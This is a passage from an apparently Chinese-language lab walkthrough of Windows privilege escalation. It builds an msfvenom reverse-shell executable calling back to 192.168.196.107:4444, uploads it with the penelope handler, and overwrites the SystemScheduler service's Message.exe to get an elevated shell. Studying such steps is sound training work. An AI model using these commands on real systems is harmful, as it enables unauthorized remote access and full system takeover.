
方法 2-替换 Message.exe
# 生成一个不需要MSF的马
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.196.107 LPORT=4444 -f exe -o win_re_nc_4444.exe

# 切进Message.exe所在的目录
cd "C:\Program Files (x86)\SystemScheduler\"

# 利用penelope直接上传文件
先ctrl+D进penelope命令行
upload win_re_nc_4444.exe

# 替换文件
sessions 1回到shell
move /Y win_re_nc_4444.exe Message.exe

新的 shell 已经弹回来了,ctrl + d 回到 penelope 然后执行 sessions 查看 id

切入新的 shell,注意由于 Message.exe 半分钟就会重启一次导致 shell 会很多
sessions 2 进入 shell

提权完成,不在进行其他操作了

默认评论
Halo系统提供的评论